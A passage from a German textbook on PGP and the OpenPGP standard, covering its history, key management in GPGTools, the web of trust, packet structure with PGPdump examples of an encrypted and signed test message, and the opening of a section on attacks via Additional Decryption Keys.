- Am 22. Juni kommt eine Freeware-Version 5.5.3 von Imad R. Faiad mit modifiziertem C-KT heraus, die es erlaubt, DH-Schlüssel bis 8192 Bit und RSA-Schlüssel bis 16384 Bit zu verwenden. Das ist kryptographisch natürlich absoluter Blödsinn, und Phil Zimmermann wendet sich gegen diese „Schlüssel-Inflation“.
- Februar 1999 : Sourcecode für PGP 6.0.2i for Windows 95, 98, NT und Mac mit PGPDisk.
- July 1999 : Das MIT veröffentlicht PGP 6.5.1 Freeware for Windows 95/98/NT, Mac, Linux und Solaris.

Inzwischen waren die Bemühungen der IETF um einen Standard von Erfolg gekrönt, und OpenPGP wurde als RFC 2440 [CDFT98] im November 1998 veröffentlicht. Es gab jetzt eine Basis für unabhängige Implementierungen von PGP. Mehr zu diesem Standard später.

Im September 1999 wurde nach neun Monaten Betatests in Deutschland GNU Privacy Guard (GnuPG) für Linux vorgestellt, eine Implementierung von PGP 5.x und 6.x auf Basis des OpenPGP-Standards.

In der Linux-Welt scheint sich PGP zumindest als Allround-Verschlüsselungstool durchzusetzen. Diese Rolle ist auch unter anderen Betriebssystemen vorstellbar.

8.2 PGP - Die Implementierung

Unter den verfügbaren Implementierungen des OpenPGP-Standards spielt *GNU Privacy Guard (GPG)* eine wichtige Rolle. Wir wollen daher kurz einige Funktionen am Beispiel der GPGTools für MAC erläutern.

8.2.1 Dateiverschlüsselung und - signatur

Kryptographische Operationen auf Dateien können auf verschiedene Arten initiiert werden - am einfachsten über das von GPGTools angebotene Kontextmenue (Abbil-




Abb. 8.3 Kryptographische Operationen auf Dateien, implementiert als Kontextmenue in GPG-Tools.

dung 8.3). Hier genügt es, eine Datei mit einem rechten Mausklick auszuwählen, und im angebotenen Kontextmenue die gewünschte Option zu selektieren.

Für manche der angebotenen Optionen sind noch weitere Operationen erforderlich: Zum Verschlüsseln einer Datei müssen entweder die öffentlichen Schlüssel der Empfänger selektiert werden, oder es muss eine Passphrase angegeben werden, aus der ein symmetrischer Schlüssel gebildet wird (Abbildung 8.4).

8.2.2 Schlüsselverwaltung: GPG Schlüsselbund

Bedingt durch das Vertrauensmodell von PGP („Web of Trust“) ist die Verwaltung der Schlüssel als eigene Applikation realisiert. Die Schlüssel selbst sind in den Dateien pubring.pkr (fremde öffentliche Schlüssel) und secring.skr (eigene Schlüsselpaare) gespeichert.




Abb. 8.4 Auswahl der öffentlichen Schlüssel der Empfänger in GPGTools.



Abb. 8.5 Die Schlüsselverwaltung mit GPGTools: Der GPG Schlüsselbund.

Erzeugen eines neuen Schlüssels. Bei der Neuinstallation von PGP können bereits vorhandene eigene Schlüsselpaare verwendet werden. Wurde noch kein eigenes Schlüsselpaar erzeugt, so kann der Nutzer dies direkt nach der Installation tun.

Der für die Sicherheit von PGP wichtigste Schritt ist die Eingabe der Passphrase: PGP verlangt ein komplexes Passwort, entweder einen langen Text oder eine Zeichenfolge, die viele Sonderzeichen enthält. Die Wahl einer komplexen, nicht leicht zu erratenden Passphrase ist deshalb so wichtig, weil aus ihr der (symmetrische) Schlüssel abgeleitet wird, mit dem die geheimen Teile der Datei sekring.skr verschlüsselt werden. Wir werden darauf noch im Zusammenhang mit OpenPGP und den Angriffen darauf zurückkommen.

Export eines öffentlichen Schlüssels. Bevor man nun mit anderen PGP-Nutzern kommunizieren kann, muss man mit ihnen Schlüssel austauschen. Dazu extrahiert man den eigenen Public Key aus sekring.skr. Der extrahierte Schlüssel wird in einer ASCII-Datei gespeichert. Diese Datei kann man per E-Mail versenden oder auf einer Webseite veröffentlichen.

Anerkennen von fremden Schlüsseln. Erhält man einen fremden Schlüssel in Form einer ASCII-Datei, so kann man diesen importieren. Da es kein hierarchisches Vertrauen gibt, sollte man sich noch von der Echtheit des importierten Schlüssels überzeugen. Dies kann durch telefonischen oder schriftlichen Austausch des Fingerprints (eines Hashwerts des Schlüssels, in Form von Hexadezimalzahlen oder in Form einer Folge englischer Wörter) geschehen.

8.2.3 Vertrauensmodell: Web of Trust

PGP liegt zunächst ein dezentrales Vertrauensmodell zugrunde, das so genannte „Web of Trust“. In diesem Modell muss jeder Nutzer selbst entscheiden, welche öffentlichen Schlüssel er als vertrauenswürdig ansieht (Direct Trust). Er konnte sein Vertrauen auf direkten Kontakt mit dem Eigentümer gründen („PGP Signing Parties“) oder auch auf eine telefonische Verifikation des Hashwertes des Schlüssels.

Dies ist jedoch sehr restriktiv. Daher sieht PGP die Möglichkeit vor, die Vertrauensrelation transitiv zu machen: Wenn A dem PGP-Nutzer B vertraut, und auch überzeugt ist, dass er nur vertrauenswürdige öffentliche Schlüssel gegensigniert, so kann A auch allen von B signierten öffentlichen Schlüsseln vertrauen.

Dadurch entsteht ein Netz von Vertrauensbeziehungen, eben das „Web of Trust“. Je größer dieses Vertrauensnetz, desto größer ist aber auch die Gefahr, die von einem allzu vertrauensseligen Mitglied ausgeht: Jeder kann in diesem Netz die Tür für Angreifer öffnen.

8.3 Open PGP: Der Standard

Der OpenPGP-Standard [CDF⁺07] beschreibt die Struktur aller PGP-Nachrichten und auch die Prozeduren zu ihrer Generierung (soweit notwendig). Es ist daher möglich, allein auf Basis dieser Spezifikation „PGP-Anwendungen“ zu entwickeln, die interoperabel sind. (Wir werden im nächsten Kapitel die analogen, in Konkurrenz zu OpenPGP stehenden, kryptographischen Nachrichtenformate kennen lernen, die durch die PKCS-Standards und S/MIME definiert sind.) Basis für [CDF⁺07] (und auch schon für den Vorgänger-Standard [ASZ96]) sind die Datenformate der Software-Version 5.0 von PGP.

OpenPGP beschreibt nur die Nachrichtenformate, nicht wie diese Nachrichtenformate von E-Mail-Clients, Browsern oder Betriebssystemen erkannt und behandelt werden sollen. Dies ist im Dokument PGP-MIME [ETLR01] beschrieben. Programme, die OpenPGP-geschützte Daten übertragen, sollten auch PGP-MIME implementieren. (Da wir den MIME-Standard im nächsten Kapitel im Zusammenhang mit S/MIME behandeln, soll hier auf dieses Dokument nicht näher eingegangen werden.)

PGP-Nachrichten sind aus PGP-Paketen zusammengesetzt. OpenPGP definiert folgende Typen von Paketen:

- Public-Key Encrypted Session Key Packet (Tag 1)
- Signature Packet (Tag 2)
- Symmetric-Key Encrypted Session-Key Packet (Tag 3)
- One-Pass Signature Packets (Tag 4)
- Key Material Packet (Tag 5-7, 14)
 - Public Key Packet (Tag 6)
 - Public Subkey Packet (Tag 14)
 - Secret Key Packet (Tag 5)
 - Secret Subkey Packet (Tag 7)
- Compressed Data Packet (Tag 8)
- Symmetrically Encrypted Data Packet (Tag 9)
- Marker Packet (Obsolete Literal Packet) (Tag 10)
- Literal Data Packet (Tag 11)




Abb. 8.6 Altes und neues Header Format eines PGP Pakets

- Trust Packet (Tag 12)
- User ID Packet (Tag 13)
- User Attribute Packet (Tag 17)
- Symmetrically Encrypted Integrity Protected Data Packet (Tag 18)
- Modification Dection Code Packet (Tag 19)

8.3.1 Struktur eines OpenPGP-Pakets

Ein Paket ist ein Datensatz, dessen Bedeutung durch einen eindeutigen Wert („*Tag*“) am Anfang des Datensatzes bestimmt wird. Auch die PGP-Schlüsselringe und Zertifikate sind aus Paketen zusammengesetzt. Pakete können auch ineinander verschachtelt werden: Z.B. kann ein „Symmetrically Encrypted Data Packet“ auch ein „Signature Packet“ enthalten. Der Header selbst besteht aus zwei Teilen: Dem Tag, der die Interpretation der nachfolgenden Daten vorgibt, und ein bis fünf Byte, in denen die Länge des nachfolgenden Datenteils codiert ist.

Bei der Auswertung des Headers muss man zwischen altem und neuem Format unterscheiden (Abbildung 8.6). Man kann die beiden Formate am Bit b_6 des Tag-Bytes unterscheiden: $b_6 = 0$ bedeutet altes, $b_6 = 1$ neues Format. Im alten Format ist die Anzahl der Bytes für die Längenangabe in den letzten beiden Bits codiert, im neuen Format im ersten Byte der Längenangabe selbst. Das Ganze ist etwas kompliziert, und deshalb sei hier auf RFC 4880 [CDF⁺07] verwiesen.

Der Übergang von der alten zur neuen Version ist durch die Anzahl von Tags motiviert, die man im ersten Byte beschreiben kann: In der alten Version waren dies maximal 15 Tags (wenn man von dem reservierten Tag 0 absieht), von denen schon 14 im Rahmen von RFC 2440 [CDFT98] verbraucht wurden. In der neuen Version stehen nun $2^6 - 1 = 63$ Tags zur Verfügung.

Der Inhalt des „Body“-Feldes eines Pakets hängt vom Tag selbst ab. In [CDF⁺07] sind alle diese Body-Felder beschrieben.

Wir wollen hier nur die Felder herausgreifen, die zum Aufbau einer minimalen hybrid verschlüsselten und signierten OpenPGP-Nachricht erforderlich sind. Wir gehen dabei

Hallo,

das ist eine Testnachricht, um das PGP-Datenformat zu erklären.

Jörg Schwenk

Abb. 8.7 Testnachricht

in der Reihenfolge vor, in der die Zusammenstellung einer solchen Nachricht erfolgt. Zuvor wollen wir uns anhand einer einfachen Testnachricht einen Überblick über die OpenPGP-Datenstruktur verschaffen.

8.3.2 Verschlüsselung und Signatur einer Testnachricht

In OpenPGP werden Daten (Dateien, Emails, ...) *hybrid* verschlüsselt (vgl. Unterabschnitt 1.5.7). Wird z.B. eine verschlüsselte Email an zwei Empfänger gesendet, so wählt die OpenPGP-Implementierung zunächst zufällig einen symmetrischen Schlüssel und verschlüsselt damit den Body der Email. Anschließend wählt sie aus ihrem Schlüsselspeicher die beiden öffentlichen Schlüssel, die den beiden Email-Adressen zugeordnet sind, und verschlüsselt den symmetrischen Schlüssel zwei mal. Diese drei Kryptogramme werden zusammen in den Body der neuen Email gepackt, und an die beiden Empfänger gesendet.

Signiert werden müssen die Daten nur einmal, und zwar von Absender.

Um einen ersten Einblick in die OpenPGP-Datenstrukturen zu erhalten, soll die Verschlüsselung und Signatur von Dateien mit Hilfe von PGP anhand der einfachen Textdatei aus Abbildung 8.7 erläutert werden.

Abhängig von der Art des Aufrufs der Verschlüsselungsfunktion wird das Ergebnis ggf. noch Base64-codiert. Dies ist z.B. bei Mail-Plugins der Fall, und wenn man die Zwischenablage zur Verschlüsselung benutzt (wie hier geschehen). Vorteil dieser Variante ist auch, dass man das Ergebnis in einem Buch abdrucken kann. Das Ergebnis der Verschlüsselung und Base64-Codierung der Testnachricht kann man in Abbildung 8.8 sehen.

Die Struktur dieser Nachricht kann man sich mit Programmen wie PGPDump [PGP] ansehen. In Abbildung 8.9 kann man erkennen, dass die verschlüsselte Nachricht aus drei Teilen besteht:

1. Einem Paket, das mit einem alten Tag-Wert angibt, dass es sich bei diesem Datensatz um einen PGP-Datensatz handelt.

```
-----BEGIN PGP MESSAGE-----
Version: PGPfreeware 7.0.3 for non-commercial use
<http://www.pgp.com>

qANQR1DBwU4D6UL4+Mn4IpkQCADVz8WDzJs2g581J80HPuEsQDEQ0m5HhL8Pfy37
1B5PNc+39Scar9FoeqvV4+YIOWjrgE6MpNzTGYy6SUnsSmV95i33KCEn5f430Cy0
...
ade7aMtGfMWjcyr5/C+higfGaYH86sxrzIGfIqDpQdFRAU/aqQNsA+R/7XZtLDwc
NUk/M1PDRRuJB9T28p4QGf0AI8=
=7Vxs
-----END PGP MESSAGE-----
```

Abb. 8.8 Verschlüsselte und codierte Testnachricht

2. Einem Paket mit einem neuen Tag, der angibt, dass dieses Paket einen mit einem öffentlichen Schlüssel verschlüsselten Sitzungsschlüssel enthält. Dieses Paket enthält folgende wichtige Informationen:
 - Key ID: Über diesen Wert wird der private Schlüssel identifiziert, mit dem der Sitzungsschlüssel berechnet werden kann.
 - Pub alg: Der verwendete Public-Key-Algorithmus ist ElGamal.
 - ElGamal: Die beiden ElGamal-Werte $g^k \bmod p$ und $m \cdot y^k \bmod p$ (y der öffentliche Schlüssel des Empfängers) werden hier übertragen. Der mit ElGamal verschlüsselte Wert m enthält dabei im 1. Byte den Wert für den (im nächsten Paket) verwendeten symmetrischen Verschlüsselungsalgorithmus, eine Prüfsumme und den PKCS#1-codierten symmetrischen Schlüssel.
3. Die verschlüsselte Nachricht selbst.

Die Signatur der Testnachricht (Abbildung 8.10) besteht nur aus einem Paket. Dieses Signaturpaket ist wie folgt aufgebaut (Abbildung 8.11):

1. Hash material: Hier sind Informationen über den Typ der gehaschten Nachricht (Sig type) und die Zeit angegeben.
2. Key ID: Dieser Wert identifiziert den öffentlichen Schlüssel, der zur Verifikation erforderlich ist.
3. Pub alg: Der verwendete Signaturalgorithmus, hier DSA.
4. Hash alg: Der verwendete Hashalgorithmus, hier SHA-1.
5. Die linken beiden Bytes des Hashwerts (wenn die schon nicht stimmen, kann man sich die Verifikation der Signatur sparen).
6. DSA r, DSA s: Die beiden Signaturwerte des DSA.

```

Old: Marker Packet(tag 10)(3 bytes)
String - PGP
New: Public-Key Encrypted Session Key Packet(tag 1)(526 bytes)
New version(3)
Key ID - e9 42 f8 f8 c9 f8 22 99
Pub alg - ElGamal Encrypt-Only(pub 16) ElGamal  $g^k \bmod p$  (2045
bits) -
1c 8f fd 96 d2 e3 4b 2e 99 1e 07 be db c2 17 59 1c 28 b2 76
b4 c6 8a ef 4d 85 90 f3 35 ea ad 17 1e 4f cb ...
ElGamal  $m \cdot y^k \bmod p$  (2048 bits) -
c2 b5 3b 4f fa 6a 69 a8 24 84 16 5a 0b e8 27 bf 1a 2f 1d 43
da 34 b7 0a 24 fa 47 76 27 fb 1b 4f d1 6e ...
-> m=sym alg(1 byte)+checksum(2 bytes)+PKCS-1 block type 02
New: Symmetrically Encrypted Data Packet(tag 9)(108 bytes)
Encrypted data [sym alg is encrypted in the pub session key
above]

```

Abb. 8.9 Struktur der verschlüsselten Testnachricht, dargestellt mit PGPdump. (Die ElGamal-Werte wurden gekürzt.)

8.3.3 Literal Data Packet (Tag 11)

Nun beginnt die Vorstellung derjenigen Datenpakete, die zur Erzeugung einer hybrid verschlüsselten Nachricht erforderlich sind.

Ausgangspunkt sind die zu schützenden Daten selbst. Die werden bei OpenPGP „Literal data“ genannt, und können von PGP selbst nicht weiter interpretiert werden.

Es gibt zwei Arten von „Literal Data“: Binärdaten oder Textdaten. Bei Binärdateien wird unterstellt, dass es ein Programm beim Empfänger gibt, das diese eindeutig interpretieren kann. Bei Textdateien kann das Programm und das Betriebssystem, mit denen die Datei erstellt wurde, verschieden sein von Programm und Betriebssystem auf Empfangsseite. Daher müssen hier die Zeilenenden in der Netzwerkform <CR><LF> gespeichert und vom empfangenden Programm in die lokale Form übersetzt werden.

8.3.4 Signature Packet (Tag 2)

Es gibt für PGP viele verschiedene Arten von Signaturen:

- 0: Signatur eines Binärfils.
- 1: Signatur eines Textdokuments.
- 2: Standalone-Signatur.

```
-----BEGIN PGP SIGNATURE-----
Version: PGPfreeware 7.0.3 for non-commercial use
<http://www.pgp.com>

iQA/AwUBPI8Y0ePg7x5y4Er9EQJsPwCgqHD03U7/Qo+yRZREmL7/mmBd3VUAoO
7o 2+JcZ90oCOGN4vgZ2WaMt2Jy
=oowPg
-----END PGP SIGNATURE-----
```

Abb. 8.10 PGP-Signatur der Testnachricht.

- 16-19: „Zertifizierung“ durch Signatur von User ID und Schlüssel. Die einzelnen Werte unterscheiden, wie gut der Zusammenhang zwischen beiden Werten überprüft wurde („PGP Key Signature“).
- 24: Signatur, die einen Subkey an einen Hauptschlüssel bindet.
- 31: Signatur nur über den Schlüssel (und nicht über eine User ID). Dadurch kann man Zusatzinformationen („ist ungültig seit ...“), die im Signaturpaket enthalten sind, an den Schlüssel binden.
- 32: Schlüsselrückruf. Diese Signatur wird nur über den Schlüssel gebildet, und kann nur mit diesem Schlüssel selbst oder mit einem speziellen Rückrufschlüssel signiert werden.
- 48: Rückruf einer Zertifizierung nach Typ 16 bis 19. Dieser Rückruf muss mit dem gleichen Schlüssel signiert werden, mit dem auch die Zertifizierung signiert wurde.
- 64: Zeitstempel-Signatur.

Darüber hinaus gibt es auch noch zwei verschiedene Versionen von Signaturpaketen, die sich in ihrem Aufbau unterscheiden: Version 3 muss und Version 4 sollte von einer PGP-Implementierung unterstützt werden.

Wir wollen daher hier nur unser Beispiel weiterverfolgen und den Aufbau eines Version-3- Signaturpakets für ein Binär- oder Textfile weiter betrachten, also für unser „Literal Data“-Packet. Dieses gesamte Paket bildet jetzt die zu signierenden Daten. Man beachte, dass bei einem Textfile die Zeilenendezeichen durch die Kombination <CR><LF> ersetzt wurde. Wir setzen in unserem Beispiel weiter voraus, dass die Länge des Gesamtpakets in zwei Byte codiert werden kann.

Nach dem Paket-Header mit Tag 2 kommt als erstes die Angabe der Version (also 3 oder 4), weil sie die weitere Struktur des Pakets bestimmt. Dann kommt eine Längenangabe die angibt, wie viele der direkt auf diese Angabe folgenden Bytes mit gehasht werden:

- Zuerst wird das Literal Data-Paket gehasht.
- Dann werden die 5 Byte „Type“ und „Creation Time“ noch mit gehasht.

```

Old: Signature Packet(tag 2)(63 bytes)
Ver 3 - old
Hash material(5 bytes):
    Sig type - Signature of a canonical text document(0x01).
    Creation time - Wed Mar 13 09:13:29 UTC 2002
Key ID - e3 e0 ef 1e 72 e0 4a fd
Pub alg - DSA Digital Signature Standard(pub 17)
Hash alg - SHA1(hash 2)
Hash left 2 bytes - 6c 3f
DSA r(160 bits) -
    a8 70 ce dd 4e ff 42 8f b2 45 94 44 98 be ff 9a 60 5d dd 55
DSA s(160 bits) -
    ee e8 db e2 5c 67 d3 a8 0b 41 8d e2 f8 19 d9 66 8c b7 62 72
    -> hash(160 bits)

```

Abb. 8.11 Struktur der PGP-Signatur der Testnachricht, dargestellt mit PGPdump.

Mit der Signer Key ID wird eindeutig der Schlüssel bezeichnet, mit dem die Signatur erstellt wurde, und in jeweils einem Byte werden Public-Key-Signaturfunktion (RSA oder DSA) und Hashfunktion (MD5, RIPEMD-160, SHA-1, ...) codiert.

Die ersten beiden Bytes des Hashwerts werden eingefügt, um bei fehlerhaftem Hashwert die Signatur schnell als ungültig erkennen zu können.

Die Berechnung der Signatur ist wieder etwas kompliziert, vor allem, wenn RSA als Signaturfunktion verwendet wird. Dann muss der Hashwert nämlich vor der Signatur noch nach PKCS#1 codiert werden, und dieser Standard baut wieder auf ASN.1 auf. Wir wollen an dieser Stelle nicht näher auf diese Standards eingehen, sie werden ausführlicher in den Kapiteln zu S/MIME und SSL besprochen.

Bei Verwendung von DSA muss man PKCS#1 nicht verwenden, aber man ist in der Wahl des Hashalgorithmus eingeschränkt: Der Hashwert muss genau 160 Bit lang

Tag=11	Length1	Length2	Type=b/t
Filename='secret.doc'			
Time			
Data			

Abb. 8.12 Literal Data Packet




Abb. 8.13 Version-3-Signaturpaket eines Literal Data Packets

sein (z.B. RIPEMD-160), denn dies ist die Länge der Zahlen, die in DSA verwendet werden.

Die fertig berechnete Signatur wird dann im Signatur-Feld angefügt: Entweder als eine Multi Precision Integer (MPI) $m^d \bmod n$ für RSA, oder als zwei MPI's r und s für DSA.

8.3.5 Compressed Data Packet (Tag 8)

Nachdem die Signatur über das Literal Data-Paket berechnet und vor diesem angefügt wurde, wird das resultierende Gesamtpaket jetzt erst einmal komprimiert. Das hat zwei Vorteile: Zum einen wird das resultierende verschlüsselte File kleiner, und zum anderen wird eine Know-Plaintext-Attacke erschwert, da der Klartext keine fassbare statistische Form mehr hat.

Ein solches Paket enthält außer dem Standard-Header (mit Tag und Längenbytes) nur noch ein zusätzliches Byte, in dem der verwendete Kompressionsalgorithmus beschrieben ist. Die verwendeten Algorithmen sind in [DG96] und [Deu96] beschrieben. In [CDF⁺07] wird BZip2 hinzugefügt. Die Kompression ist optional, wird aber von vielen Implementierungen angewandt, so dass jede OpenPGP-Implementierung aus Kompatibilitätsgründen mindestens eine Dekompression mit einschließen sollte.

8.3.6 Symmetrically Encrypted Data Packet (Tag 9)

Das komprimierte Datenpaket wird jetzt verschlüsselt und in ein Paket mit Tag=9 (oder Tag=18) eingefügt. Dieses Paket enthält noch weniger Information als das vor-




Abb. 8.14 Paket mit dem verschlüsselten Sitzungsschlüssel und allen Informationen, die zu seiner Entschlüsselung mit dem privaten Schlüssel des Empfängers notwendig sind.

angehende, nämlich nur den Header. Die Information, welcher Algorithmus und welcher Schlüssel zur Verschlüsselung der Daten verwendet wurden, steht woanders:

- Im Public-Key (unser Beispiel, s.u.) oder Symmetric-Key Encrypted Session Key packet (Tags 1 oder 3), falls ein solches in der PGP-Nachricht enthalten ist, oder
- wenn kein solches Paket vorhanden ist, ist in den OpenPGP-RFCs [CDFT98, CDF⁺07] jeweils ein Default-Algorithmus angegeben.

Weitere Informationen sind nicht notwendig, da der Modus und der Initialisierungsvektor (IV) von [CDFT98, CDF⁺07] eindeutig festgelegt werden: Es wird immer Cipher Feedback Mode verwendet, und der IV ist immer gleich 0. Die Aufgabe des IV, verschiedene Chiffrentexte des gleichen Klartextes mit dem gleichen Schlüssel verschieden ausfallen zu lassen, wird bei PGP anders gelöst: Den zu verschlüsselnden Daten werden acht Byte vorangestellt, von denen die ersten sechs Byte zufällig gewählt, und die Bytes 7 und 8 Wiederholungen der Bytes 5 und 6 sind. Diese Redundanz im ersten 8-Byte-Block erlaubt es einem Empfänger auch, schnell einen Fehler im Sitzungsschlüssel zu erkennen.

8.3.7 Public-Key Encrypted Session Key Packet (Tag 1)

Im Normalfall wird der Sitzungsschlüssel, mit dem die Daten verschlüsselt wurden, mit dem öffentlichen Schlüssel des Empfängers verschlüsselt und in einem eigenen Paket verpackt. Dies geschieht für jeden Empfänger getrennt in einem eigenen Paket.

Dieses Paket (Abbildung 8.14) enthält nach dem Header eine Versionsnummer (3) und dann als 8-Byte-Wert die ID des öffentlichen Schlüssels, der zur Verschlüsselung des Wertes m verwendet wurde. Ein Empfänger muss alle Pakete mit Tag 1 durchsuchen, bis er ein Paket findet, zu dessen Key ID er den passenden privaten Schlüssel hat. Diesen kann er dann zur Entschlüsselung von m verwenden.




Abb. 8.15 Komplette OpenPGP-Nachricht.

Zusätzlich zur Key ID wird noch in einem Byte der verwendete Public-Key-Algorithmus angegeben. Wo aber ist die versprochene Information zum verwendeten symmetrischen Verschlüsselungsalgorithmus? Sie ist untergebracht im Wert m , der aus dem Sitzungsschlüssel wie folgt gebildet wird:

- Ein Byte, das den verwendeten symmetrischen Algorithmus beschreibt, wird vor dem Sitzungsschlüssel angefügt.
- Dann wird die Summe aller Bytes des Sitzungsschlüssels gebildet (und falls nötig modulo 65536 reduziert) und in Form einer 2-Byte-Zahl an diese Folge angefügt.
- Zum Schluss wird das Ganze als PKCS#1-Paket verpackt, so wie es in [JK03] beschrieben ist.

Das Kryptogramm des Sitzungsschlüssels wird dann im „Encrypted Session Key“-Feld angefügt: Entweder als eine Multi Precision Integer $m^e \bmod n$ für RSA, oder als zwei MPI's $g^k \bmod p$ und $m \cdot y^k \bmod p$ und s für ElGamal.

8.3.8 Radix-64-Konvertierung

Mit dem Anfügen des verschlüsselten Sitzungsschlüssels vor dem verschlüsselten Datensatz ist der Aufbau einer OpenPGP-Nachricht eigentlich abgeschlossen. Das Ergebnis ist zusammenfassend noch einmal in Abbildung 8.15 dargestellt.

In einigen Fällen muss mit dieser Nachricht noch etwas getan werden: Wenn die OpenPGP-Nachricht als E-Mail verschickt werden, oder wenn das Ergebnis als Textfile (z.B. in einem Editor) dargestellt werden soll. In beiden Fällen muss das Binärfile, das wir als Ergebnis erhalten haben, in ein Textfile umgewandelt werden.

Dies geschieht durch base64-Codierung des Binärfiles (auf diese Codierung werden wir im Kapitel zu S/MIME näher eingehen) und die Bildung einer 24-Bit-Prüfsumme, die als Folge von vier ASCII-Zeichen, die durch „=“ eingeleitet wird, ans Ende der Nachricht angefügt wird.

Der OpenPGP-Standard beschreibt noch eine Fülle weiterer Paketformate, auf die wir hier nicht näher eingehen können. Wir werden aber im nächsten Abschnitt zwei PGP-Schlüsselformate nochmals näher unter die Lupe nehmen.

8.4 Angriffe auf PGP

Es gab in der Vergangenheit ein wichtiges Argument für die Sicherheit von PGP: Der Sourcecode von PGP ist (im Gegensatz zum Code anderer Verschlüsselungsprogramme) öffentlich bekannt und kann von jedem Nutzer überprüft werden.

Dieses Argument richtete sich gegen die vermutete Absicht von Regierungen und Geheimdiensten, versteckte Hintertüren in Verschlüsselungssoftware einzubauen, die das Mitlesen von vertraulichen Nachrichten durch eben diese Geheimdienste ermöglichen sollten. Solche Vermutungen konnten allerdings nie konkret belegt werden.

Übersehen wurde dabei ein anderer Aspekt zur Sicherheit von PGP: Unbeabsichtigte Sicherheitslücken durch fehlerhafte Spezifikation oder Implementierung von PGP. Diese Gefahr wuchs proportional zu der Fülle neuer Features, die in PGP eingeführt wurden, und die den Sourcecode über alle verifizierbaren Maße hinaus wachsen ließen. Die beiden nachfolgend beschriebenen Angriffe belegen eindrucksvoll, wie konkret diese Gefahr ist. Sie sollen hier als Lehrbeispiel dafür beschrieben werden, was bei der Spezifikation von Datenstrukturen in der angewandten Kryptographie schief gehen kann.

8.4.1 Additional Decryption Keys

Ab Version 5.5 gab es in PGP die Möglichkeit, zum öffentlichen Schlüssel eines PGP-Nutzers einen weiteren öffentlichen Schlüssel hinzuzufügen, den so genannten *Additional Decryption Key* (ADK). Dieses Feature wurde hinzugefügt, um Firmen die Entschlüsselung der E-Mails und Files ihrer Mitarbeiter kontrolliert zu ermöglichen.

